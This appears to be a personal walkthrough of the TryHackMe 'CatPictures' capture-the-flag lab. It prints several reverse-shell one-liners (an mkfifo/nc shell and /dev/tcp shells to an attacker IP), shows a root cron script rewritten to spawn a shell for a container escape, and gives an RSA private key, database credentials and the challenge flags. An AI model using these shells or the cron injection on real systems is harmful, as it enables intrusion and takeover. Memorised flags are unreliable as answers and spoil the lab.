
CatPictures

Enumuration

In port 8080 we have a forum running

We see theres already a post posted

we port knock using knockd and an ftp server opens up



We now connect to ftp and get a note

```
└─# ftp $ip
Connected to 10.10.184.133.
220 (vsFTPd 3.0.3)
Name (10.10.184.133:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Apr 02 14:
drwxr-xr-x    2 ftp      ftp          4096 Apr 02 14:
-rw-r--r--    1 ftp      ftp           162 Apr 02 14:
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt
226 Transfer complete.
162 bytes received in 0.00 secs (2.7104 MB/s)
```

we get a password for port 4420 internal shell

```
└─# cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell serv
ice on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
```

We get a shell but it is a restricetd environment so we see that mkfifo binary is available on the machine so we get a reverse shell

```
drwxr-xr-x  3    0    0 4096 Apr  2 20:51 home
drwxr-xr-x  3    0    0 4096 Apr  2 22:53 lib
drwxr-xr-x  2    0    0 4096 Apr  1 20:28 lib64
drwxr-xr-x  2    0    0 4096 Apr  2 20:56 opt
drwxr-xr-x  2    0    0 4096 Jun  6 13:52 tmp
drwxr-xr-x  4    0    0 4096 Apr  2 22:43 usr
ls -la usr
total 16
drwxr-xr-x  4    0    0 4096 Apr  2 22:43 .
drwxr-xr-x 10 1001 1001 4096 Jun  6 13:52 ..
drwxr-xr-x  2    0    0 4096 Apr  3 01:31 bin
drwxr-xr-x  2    0    0 4096 Apr  2 22:53 lib
ls -la usr/bin
total 648
drwxr-xr-x 2 0 0   4096 Apr  3 01:31 .
drwxr-xr-x 4 0 0   4096 Apr  2 22:43 ..
-rwxr-xr-x 1 0 0  63672 Apr  3 01:20 mkfifo
-rwxr-xr-x 1 0 0  88280 Apr  3 01:31 touch
-rwxr-xr-x 1 0 0 499264 Apr  2 22:43 wget
└─# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.30.255 6969 >/tmp/f
```

```
root@CyberJunkie: ~/TryHackMe-Notes/Tryhackme/CatPictures_THM

┌──(root💀CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/CatPictures_THM]
└─# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.184.133] 59368
/bin/sh: 0: can't access tty; job control turned off
# 
```

we have a runme binary in catlover home but it requires password

we read the binary and strings isnt on the machine but we see that this script generates an ssh key when correct password is inserted and we try different passwords we see on the binary and “rebecca” and got private rsa key

id_rsa

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAmI1dCzfMF4y+TG3QcyaN3B7pLVMzPqQ1fSQ2J9jKzYxWArW5
lWnCNvY8gOZdOSWgDODCj8mOssL7SIlgkOuD1OzM0cMBSCCwYlaN9F8zmz6UJX+k
jSmQqh7eqtXuAvOkadRoFlyog2kZ1Gb72zebR75UCBzCKv1zODRx2zLgFyGu0k2u
xCa4zmBdm80X0gKbk5MTgM4/l8U3DFZgSg45v+2uM3aoqbhSNu/nXRNFyR/Wb10H
tzeTEJeqIrjbAwcOZzPhISo6fuUVNH0pLQOf/9B1ojI3/jhJ+zE6MB0m77iE07cr
lT5PuxlcjbItlEF9tjqudycnFRlGAKG6uU8/8wIDAQABAoIBAH1NyDo5p6tEUN8o
aErdRTKkNTWknHf8m27h+pW6TcKOXeu15o3ad8t7cHEUR0h0bkWFrGo8zbhpzcte
D2/Z85xGsWouufPL3fW4ULuEIziGK1utv7SvioMh/hXmyKymActny+NqUoQ2JSBB
QuhqgWJppE5RiO+U5ToqYccBv+1e2bO9P+agWe+3hpjWtiAUHEdorlJK9D+zpw8s
/+9CjpDzjXA45X2ikZ1AhWNLhPBnH3CpIgug8WIxY9fMbmU8BInA8M4LUvQq5A63
zvWWtuh5bTkj622QQc0Eq1bJ0bfUkQRD33sqRVUUBE9r+YvKxHAOrhkZHsvwWhK/
oylx3WECgYEAyFR+lUqnQs9BwrpS/A0SjbTToOPiCICzdjW9XPOxKy/+8Pvn7gLv
```

00j5NVv6c0zmHJRCG+wELOVSfRYv7z88V+mJ302Bhf6uuPd9Xu96d8Kr3+iMGoqp
tK7/3m4FjoiNCpZbQw9VHcZvkq1ET6qdzU+1I894YLVu258KeCVUqIMCgYEAwvHy
QTo6VdMOdoINzdcCCcrFCDcswYXxQ5SpI4qMpHniizoa3oQRHO5miPlAKNytw5PQ
zSKoIW47AObP2twzVAH7d+PWRzqAGZXW8gsF6Ls48LxSJGzz8V191PjbcGQO7Oro
Em8pQ+qCISxv3A8fKvG5E9xOspD0/3lsM/zGD9ECgYBOTgDAuFKS4dKRnCUt0qpK
68DBJfJHYo9DiJQBTlwVRoh/h+fLeChoTSDkQ5StFwTnbOg+Y83qAqVwsYiBGxWq
Q2YZ/ADB8KA5OrwtrKwRPe3S8uI4ybS2JKVtO1I+uY9v8P+xQcACiHs6OTH3dfiC
tUJXwhQKsUCo5gzAk874owKBgC/xvTjZjztIWwg+WBLFzFSIMAkjOLinrnyGdUqu
aoSRDWxcb/tF08efwkvxsRvbmki9c97fpSYDrDM+kOQsv9rrWeNUf4CpHJQuS9zf
ZSal1Q0v46vdt+kmqynTwnRTx2/xHf5apHV1mWd7PE+M0IeJR5Fg32H/UKH8ROZM
RpHhAoGAehljGmhge+i0EPtcok8zJe+qpcV2SkLRi7kJZ2LaR97QAmCCsH5SndzR
tDjVbkh5BX0cYtxDnfAF3ErDU15jP8+27pEO5xQNYExxf1y7kxB6Mh9JYJIq0aDt
O4fvFElowV6MXVEMY/04fdnSWavh0D+IkyGRcY5myFHyhWvmFcQ=
-----END RSA PRIVATE KEY-----

Nmap

ORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
| 256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
|_ 256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (ED25519)
4420/tcp open nvm-express?
| fingerprint-strings:
| DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
| INTERNAL SHELL SERVICE
| please note: cd commands do not work at the moment, the developers are fixing it at the moment.
| ctrl-c
| Please enter password:
| Invalid password...
| Connection Closed
| NULL, RPCCheck:
| INTERNAL SHELL SERVICE
| please note: cd commands do not work at the moment, the developers are fixing it at the moment.
| ctrl-c
|_ Please enter password:
8080/tcp open http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4420-TCP:V=7.91%I=7%D=6/6%Time=60BCC004%P=x86_64-pc-linux-gnu%r(NUL
SF:L,A0,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x
SF:20do\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are
SF:\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\n
SF:Please\x20enter\x20password:\n")%r(GenericLines,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(GetRequest,C
SF:6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20d
SF:o\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x2
SF:0fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPle
SF:ase\x20enter\x20password:\nInvalid\x20password\.\.\.\nConnection\x20Clo
SF:sed\n")%r(HTTPOptions,C6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:
SF:\x20cd\x20commands\x20do\x20not\x20work\x20at\x20the\x20moment,\x20the\
SF:x20developers\x20are\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20no
SF:t\x20use\x20ctrl-c\nPlease\x20enter\x20password:\nInvalid\x20password\.
SF:\.\.\nConnection\x20Closed\n")%r(RTSPRequest,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(RPCCheck,A0,"IN

SF:TERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20
SF:not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x20fixi
SF:ng\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x
SF:20enter\x20password:\n")%r(DNSVersionBindReqTCP,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Exploitaton

Post Exploitation

We got in a shell but uts a docker container and we need to escape

i get the flag 1 and then enumarate manually

we see a directory named bitnami and get db credentiials inside which is of db

```
<?php
// phpBB 3.3.x auto-generated configuration
// Do not change anything in this file!
$dbms = 'phpbb\\db\\driver\\mysqli';
$dbhost = 'mariadb';
$dbport = '3306';
$dbname = 'bitnami_phpbb';
$dbuser = 'bn_phpbb';
$dbpasswd = 'P@ssword';
$table_prefix = 'phpbb_';
$phpbb_adm_relative_path = 'adm/';
$acm_type = 'phpbb\\cache\\driver\\file';
```

i codulnt connect to db because i am currently in container

we see the bash history and get interesting thing

```
exit
nano /opt/clean/clean.sh
ping 192.168.4.20
apt install ping
apt update
apt install ping
apt install iptuils-ping
apt install iputils-ping
exit
ls
cat /opt/clean/clean.sh
nano /opt/clean/clean.sh
clear
cat /etc/crontab
ls -alt /
cat /post-init.sh
cat /opt/clean/clean.sh
bash -i >&/dev/tcp/192.168.4.20/4444
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
cat /var/log/dpkg.log
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
exit
exit
```


This clean script is a cronjob being run by real root user

we add a reverse shell inside celan script so it gets executed by real root

```
root@7546fa2336d6:/opt/clean# cat clean.sh
#!/bin/bash

sh -i >& /dev/tcp/10.4.30.255/53 0>&1
```

we get a root shell



Loot

Flag

Flag 1

7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9

Root Flag

4a98e43d78bab283938a06f38d2ca3a3c53f0476